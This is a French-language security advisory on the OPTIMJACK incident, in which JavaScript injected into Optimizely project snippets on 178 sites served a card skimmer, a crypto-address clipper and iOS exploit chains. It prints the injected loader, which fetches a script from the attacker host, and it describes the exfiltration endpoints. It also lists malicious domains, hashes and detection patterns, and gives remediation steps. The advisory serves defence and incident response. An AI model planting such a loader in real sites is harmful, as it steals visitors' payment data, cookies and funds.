OPTIMJACK : des scripts Optimizely ont servi un skimmer de cartes
Un attaquant a injecté un skimmer de cartes et un clipper de crypto dans des scripts Optimizely sur 178 sites, dont CNN et Zoom.
En bref
- Un attaquant a écrit du JavaScript malveillant dans le champ Project JavaScript des projets Optimizely Web de 178 organisations. Chaque visiteur de ces sites l'a chargé depuis un hôte auquel le site faisait déjà confiance : le réseau de diffusion d'Optimizely, ou le propre domaine du site servant le même fichier de projet.
- La charge utile remplaçait des adresses de portefeuilles de cryptomonnaies, dérobait les données de cartes saisies dans les formulaires des sites, volait des cookies et des captures d'écran, et chargeait des kits d'exploitation iOS sur iPhone et iPad.
- Environ 7 150 dollars de cryptomonnaies ont atteint les portefeuilles de l'attaquant. Aucun CVE n'est attribué, et l'incident n'est pas dans le catalogue KEV de la CISA au 17 novembre 2026.
- Auditez le Project JavaScript de chaque projet, renouvelez les identifiants Optimizely, considérez les cartes saisies le 16 novembre comme exposées, et bloquez les indicateurs de la section « Comment vérifier si j'ai été compromis ? ».
Suis-je concerné ?
Vous êtes concerné lorsque toutes ces conditions sont réunies :
- Votre site charge un extrait Optimizely Web Experimentation, depuis
cdn.optimizely.comou depuis votre propre domaine. - Le Project JavaScript du projet ou le code personnalisé d'une expérience a été modifié entre 04:21 et 21:52 UTC le 2026-11-16.
- Vous n'avez pas vérifié ce champ pour y chercher du code que vous n'avez pas écrit.
Un visiteur est concerné lorsque ces deux conditions sont réunies :
- Le visiteur a chargé une page de l'une des 178 organisations le 2026-11-16.
- Le visiteur a saisi des données de carte dans le formulaire du site, copié une adresse de portefeuille, ou ouvert la page sur un iPhone ou un iPad sous iOS 18.6 ou antérieur.

La liste de Report URI montre la répartition des 178 organisations par secteur : la banque et la finance en comptent 32, la technologie et le SaaS 23, et le commerce de détail et la mode 20.
L'éditeur affirme avoir supprimé le code injecté et corrigé la faille. Report URI a trouvé un extrait encore infecté à 21:52 UTC le 2026-11-16. Il a signalé tous les extraits propres à 23:11 UTC.
| Composant | Concerné | Corrigé ou propre |
|---|---|---|
| Projets Optimizely Web Experimentation | Tout projet dont le Project JavaScript a été modifié le 2026-11-16 | Optimizely affirme avoir supprimé le code et corrigé la faille |
| Sites servant l'extrait depuis leur propre domaine | Même contenu de projet, donc même injection | Vérifiez à nouveau le fichier servi |
| Visiteurs ayant saisi des données de carte le 2026-11-16 | Formulaires du site qui ne sont pas des iframes de paiement cross-origin | Considérez la carte comme exposée |
| Visiteurs iPhone et iPad sous iOS 18.6 ou antérieur | Chaîne Coruna ou DarkSword chargée | iOS 18.7.3 ou ultérieur, ou iOS 26.3 ou ultérieur |
Récupérez l'extrait que votre site sert réellement et recherchez-y le code. Faites-le pour chaque projet, y compris ceux que vous avez hérités ou que vous ne modifiez plus.
# Replace the project ID with each Optimizely Web project ID you use.
curl -s "https://cdn.optimizely.com/js/6395285578973184.js" \
  | grep -nE "1688360|atob\(|webshell\.lol"
Si votre site sert l'extrait depuis son propre domaine, cherchez dans le fichier à ce chemin. Dans l'interface Optimizely, ouvrez les paramètres puis Project JavaScript pour chaque projet. Vérifiez aussi le code personnalisé de chaque expérience.
Comment corriger ?
Supprimez tout code que vous n'avez pas écrit, renouvelez les identifiants qui peuvent écrire dans le compte, et déployez une politique qui bloque les hôtes de la charge utile. Le nettoyage de l'éditeur n'annule pas les données déjà volées.
- Ouvrez Project JavaScript dans chaque projet Optimizely Web et supprimez tout code que vous n'avez pas écrit. Vérifiez aussi le code personnalisé de chaque expérience.
- Passez en revue les utilisateurs, les jetons d'API et les intégrations qui peuvent écrire dans chaque projet. Supprimez ceux que vous ne reconnaissez pas.
- Renouvelez les mots de passe et les jetons d'API Optimizely, puis les identifiants de chaque intégration disposant d'un accès en écriture.
- Déployez une Content Security Policy avec un
script-srcet unconnect-srcrestrictifs. N'ajoutez pas'strict-dynamic'et retirez'unsafe-eval'là où votre site peut fonctionner sans. - Si vos propres formulaires collectent des numéros de carte, considérez chaque carte saisie le 2026-11-16 comme exposée et informez les clients concernés.
- Renouvelez les jetons de session et tout secret stocké dans un cookie sans l'attribut
HttpOnly. - Demandez à Optimizely quels identifiants de projet ont été modifiés, quand, et via quel compte.
Le contournement pour un site qui ne peut pas changer sa politique immédiatement consiste à retirer l'extrait Optimizely. Cela casse les expériences et la personnalisation. C'est le seul contrôle côté client qui empêche la prochaine injection depuis un projet dans lequel l'attaquant peut encore écrire.
Quelle est la cause racine ?
Optimizely Web sert un extrait JavaScript par projet qui contient les expériences du client et un champ de code personnalisé facultatif appelé Project JavaScript, exécuté sur chaque page. L'attaquant a écrit un chargeur dans ce champ, donc l'extrait de confiance a lui-même livré le code malveillant.
L'extrait est généré par projet et servi depuis cdn.optimizely.com avec le certificat d'Optimizely. Report URI a publié le code ajouté à l'extrait de Zoom :
"projectJS": function(){(function(){try{
  var s=document.createElement('script');
  s.src='https://1688360.cc/track.js';
  s.async=true;
  (document.head||document.documentElement).appendChild(s);
}catch(e){}})();}
Le reste de l'extrait était inchangé. Certains clients servent l'extrait depuis leur propre domaine, par exemple opt.example.com/js/<id>.js. Ces sites étaient aussi concernés, car le contenu du fichier venait toujours du même projet Optimizely.
L'avis de statut d'Optimizely indique qu'une partie non autorisée « a exploité une vulnérabilité dans Experimentation et l'a utilisée pour ajouter du JavaScript malveillant à certains projets clients ». Un porte-parole de l'entreprise a déclaré à Gizmodo que la faille se trouvait dans le flux d'inscription au compte, selon StepSecurity. Optimizely n'a pas publié le code vulnérable ni le correctif, donc la façon dont la faille d'inscription a donné un accès en écriture à des projets clients sans lien n'est pas publique.
Report URI précise qu'il ne s'agissait pas d'un empoisonnement du cache du réseau de diffusion. Le réseau a servi exactement ce que les projets contenaient.
Comment la faille est-elle exploitée ?
L'attaque va de l'accès en écriture au projet jusqu'au navigateur du visiteur en six étapes.
- L'attaquant obtient un accès en écriture à de nombreux projets clients. Optimizely attribue le point d'entrée à une faille dans le flux d'inscription au compte.
- L'attaquant écrit un chargeur dans le champ Project JavaScript de chaque projet. Une variante cache l'hôte de la charge utile en base64, donc une recherche textuelle du domaine ne la trouve pas.
- Un visiteur charge une page qui inclut l'extrait du projet depuis
cdn.optimizely.com, un hôte auquel le site fait déjà confiance. - Le chargeur crée une balise script pour
https://1688360.cc/track.jset l'ajoute à la page. - La charge utile remplace des adresses de portefeuille, dérobe les champs de carte et envoie les cookies et une capture d'écran au serveur de l'attaquant.
- Sur un iPhone ou un iPad, la charge utile charge
boot.jsdepuis un domaine.icuet ouvre la chaîne d'exploitation Coruna ou DarkSword dans une iframe cachée.
La charge utile a été reconstruite 26 fois le 2026-11-16. L'attaquant a ajouté des fonctions et des portefeuilles, mais n'en a retiré aucun.
Comment se déroule l'attaque ?
Un attaquant qui peut écrire dans des projets Optimizely place un chargeur dans Project JavaScript, l'extrait de confiance le livre, et le navigateur exécute un skimmer de cartes, un clipper de crypto et une chaîne d'exploitation iOS.
projets clients"] --> B["Chargeur écrit dans
Project JavaScript"] B --> C["Extrait servi depuis
cdn.optimizely.com"] C --> D["track.js chargé depuis
1688360.cc"] D --> E["Adresses de portefeuille remplacées
et champs de carte dérobés"] D --> F["Cookies et capture d'écran
envoyés à l'attaquant"] D --> G["Chaîne d'exploitation iOS
dans une iframe cachée"]
Que peut faire un attaquant ?
L'attaquant peut voler des transferts de cryptomonnaies, des cartes de paiement et des données de session aux visiteurs des sites concernés. L'impact dépend de ce que chaque visiteur a fait sur la page et de l'appareil utilisé.
- Remplacement d'adresses de portefeuille. La charge utile remplace une adresse valide par celle de l'attaquant dans le texte de la page, les champs de formulaire, les liens, les images, le presse-papiers, les requêtes
fetchet XHR sortantes,window.open, la navigation et la feuille de partage iOS. Elle vérifie la somme de contrôle, donc elle ne remplace que de vraies adresses. - Skimming de cartes. Elle lit le numéro de carte, la date d'expiration et le cryptogramme dans les champs du formulaire du site et les envoie à
1688360.cc/card.php. Les cartes saisies dans une iframe de paiement cross-origin, comme les champs hébergés de Stripe ou d'Adyen, étaient hors de portée. - Vol de cookies et de captures d'écran. Lorsqu'elle remplace une adresse près d'un texte de portefeuille ou de paiement, elle envoie l'URL de la page, les cookies non
HttpOnly, les adresses d'origine et une capture d'écran rendue avec html2canvas à1688360.cc/hit.php. - Livraison d'exploits iOS. Elle charge la chaîne Coruna pour iOS 13 à 17, la chaîne DarkSword pour iOS 18, et une chaîne distincte pour iOS 26 qui ne fait qu'identifier l'appareil. Report URI ne rapporte aucune prise de contrôle confirmée d'un iPhone ou iPad physique.
Les conditions font partie de l'impact :
- Le site doit charger un projet Optimizely modifié.
- L'attaquant doit avoir eu un accès en écriture à ce projet.
- Le vol de carte exige des champs de carte dans le formulaire du site, pas une iframe de paiement hébergée.
- Le remplacement d'adresse exige que le visiteur copie, consulte ou envoie une adresse pendant que la page est ouverte.
- La chaîne iOS exige un iPhone ou un iPad sur une version ciblée par le kit. Les commentaires du kit indiquent iOS 18.7.3 et ultérieur, ainsi qu'iOS 26.3 et ultérieur, comme corrigés.
Report URI a compté environ 7 150 dollars dans les portefeuilles de l'attaquant au 2026-11-17. Il ne peut pas voir combien de cartes, de cookies ou de captures d'écran ont atteint l'attaquant.
Pourquoi le correctif fonctionne-t-il ?
Optimizely affirme avoir corrigé la faille du flux d'inscription, supprimé le code injecté, sécurisé les comptes concernés et ajouté des protections contre la livraison de code non autorisé. Le correctif ferme le point d'entrée, mais il n'annule pas les vols déjà commis.
Le détail technique n'est pas public. Optimizely n'a pas indiqué quel chemin de code a permis à une partie d'atteindre de nombreux projets sans lien, et n'a pas publié de correctif. Un client ne peut donc pas vérifier la correction depuis le code source.
La conception qui a rendu l'incident possible reste en place : Project JavaScript est du code arbitraire qu'un éditeur de projet peut exécuter sur chaque page. Toute future compromission d'un compte disposant d'un accès en écriture peut injecter du code de la même façon. Une Content Security Policy restrictive est le contrôle qui limite ce que le code injecté peut charger et où il peut envoyer des données.
Comment vérifier si j'ai été compromis ?
Recherchez les indicateurs publiés dans chaque extrait que vous servez et dans vos journaux. Une correspondance est une piste à examiner, et une ligne de journal absente ne prouve pas que la page était propre.
- Recherchez
1688360,atob(,track.jsetwebshell.loldans Project JavaScript et dans le code personnalisé de chaque expérience. - Recherchez dans les journaux du serveur web, du proxy et du CDN, depuis 04:00 UTC le 2026-11-16, les requêtes vers
1688360[.]cc, y compris/track.js,/card.phpet/hit.php. - Recherchez les requêtes vers
5vobauua3ojpklx[.]icu,eil786npto9u5bq[.]icu,l7bcsnwc7nzr3uo[.]icu,webshell[.]lol,linkforge.ccetios-hack[.]icu. - Recherchez dans la télémétrie du navigateur ou du poste de travail
window._k7,window.__k7b,data-channel-code="02111110"et la chaîneBIGNIAO. - Consultez les rapports de violation CSP pour les chargements de script depuis ces hôtes.
- Sur iPhone et iPad, cherchez les pages qui se rechargeaient toutes les 60 secondes le 2026-11-16. C'est le symptôme visible décrit par Report URI pour iOS 18.6 et antérieur.
Les empreintes publiées sont f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40 pour la dernière version de track.js et 814a963c0da480e2449d9b6664480156e1cd6d731014117401bf635badec3a0f pour la version de 17:13. La charge utile a changé 26 fois, donc une empreinte ne correspond qu'à la version dont elle provient.
Chronologie
L'incident est passé de la première injection aux portefeuilles vidés en moins de deux jours.

- 2026-11-09 : l'attaquant enregistre
5vobauua3ojpklx[.]icu, l'un des routeurs de kits d'exploitation iOS. - 2026-11-13 au 2026-11-16 : une vague antérieure injecte
webshell[.]lol/get.jsvia des scripts Kissmetrics, StorifyMe et Minute Media. - 2026-11-16 04:21 : la première injection Optimizely apparaît dans l'extrait de la BBC.
- 2026-11-16 08:10 : la première version de
track.jsest enregistrée. Elle apparaît sur bbc.com à 08:28. - 2026-11-16 13:43 : le skimmer de cartes est ajouté à
track.js. - 2026-11-16 17:13 à 17:57 : l'attaquant ajoute un second hôte iOS et injecte l'iframe Coruna pour les visiteurs sous iOS 18.6 ou antérieur.
- 2026-11-16 20:40 à 21:10 : le nettoyage de masse retire le code de la plupart des extraits. Un extrait reste infecté à 21:52, et tous sont propres à 23:11.
- 2026-11-17 00:37 :
1688360[.]ccest placé en clientHold. Optimizely publie son avis d'incident à 01:02. - 2026-11-17 04:11 à 05:39 : l'attaquant vide les portefeuilles.
FAQ
S'agit-il d'une vulnérabilité de mon site ?
Non, sauf si votre propre code a été modifié. Le JavaScript malveillant est arrivé dans un script que votre site chargeait déjà depuis Optimizely, donc le serveur et le code du site n'étaient pas nécessairement compromis.
Une Content Security Policy l'arrête-t-elle ?
Oui, si elle est restrictive. Report URI a exploré 256 hôtes des organisations concernées et a classé les politiques de 159 organisations. Parmi elles, 24, soit 15 pour cent, auraient bloqué la charge utile. Un script-src strict bloque 1688360.cc, et un connect-src strict bloque le vol de données. 'strict-dynamic' et 'unsafe-eval' laissent la charge utile s'exécuter.
Ma carte de paiement a-t-elle été volée ?
Seulement si vous avez saisi le numéro, la date d'expiration et le cryptogramme dans le formulaire du site concerné le 2026-11-16. Le skimmer ne pouvait pas lire les cartes saisies dans une iframe de paiement cross-origin comme celles de Stripe ou d'Adyen. Report URI ne peut pas dire combien de cartes ont atteint l'attaquant.
Des iPhone ont-ils réellement été exploités ?
Report URI et Cynet ont observé la livraison du kit d'exploitation. Aucun des deux ne rapporte une prise de contrôle confirmée d'un iPhone ou iPad physique. Les appareils sous iOS 18.6 ou antérieur étaient la cible, et iOS 18.7.3 ou ultérieur ainsi qu'iOS 26.3 ou ultérieur sont marqués comme corrigés par le kit lui-même.
Existe-t-il un CVE ou une entrée KEV ?
Aucun CVE n'est attribué, et l'incident n'est pas dans le KEV de la CISA au 17 novembre 2026. La faille se trouvait dans un service hébergé, et Optimizely n'a pas publié d'enregistrement CVE.
Optimizely est-il corrigé maintenant ?
Optimizely affirme avoir corrigé la faille et supprimé le code, et Report URI a trouvé tous les extraits vérifiés propres à 23:11 UTC le 2026-11-16. Un propriétaire de site doit tout de même vérifier ses propres projets, car la déclaration de l'éditeur ne liste pas les identifiants de projet modifiés.
Références
- Report URI, « World's Largest Brands Infected With Malware Via Optimizely », 2026-11-16, mis à jour le 2026-11-17 (vérifié le 17 novembre 2026). https://blog.report-uri.com/worlds-largest-brands-infected-with-malware-via-optimizely/
- Optimizely Service Status, « Web Experimentation Security Incident », 2026-11-17 (vérifié le 17 novembre 2026). https://status.optimizely.com/incidents/ftw0fh9wx43z
- StepSecurity, « OPTIMJACK: Optimizely-Hosted Scripts Loaded a Crypto Clipper and Card Skimmer on 178 Organizations », 2026-11-17 (vérifié le 17 novembre 2026). https://www.stepsecurity.io/blog/optimjack-optimizely-hosted-scripts-crypto-clipper-card-skimmer
- Cynet, « OPTIMJACK: Malicious Web Injection Across CNN, Zoom, Salesforce, Fox and More », 2026-11-17 (vérifié le 17 novembre 2026). https://www.cynet.com/blog/optimjack-malicious-web-injection-across-cnn-zoom-salesforce-fox-and-more/
- Optimizely, « Snippet order of activation », documentation (vérifié le 17 novembre 2026). https://docs.optimizely.com/web-experimentation/docs/snippet-order-of-activation
- CISA Known Exploited Vulnerabilities catalog, vérifié le 17 novembre 2026. https://www.cisa.gov/known-exploited-vulnerabilities-catalog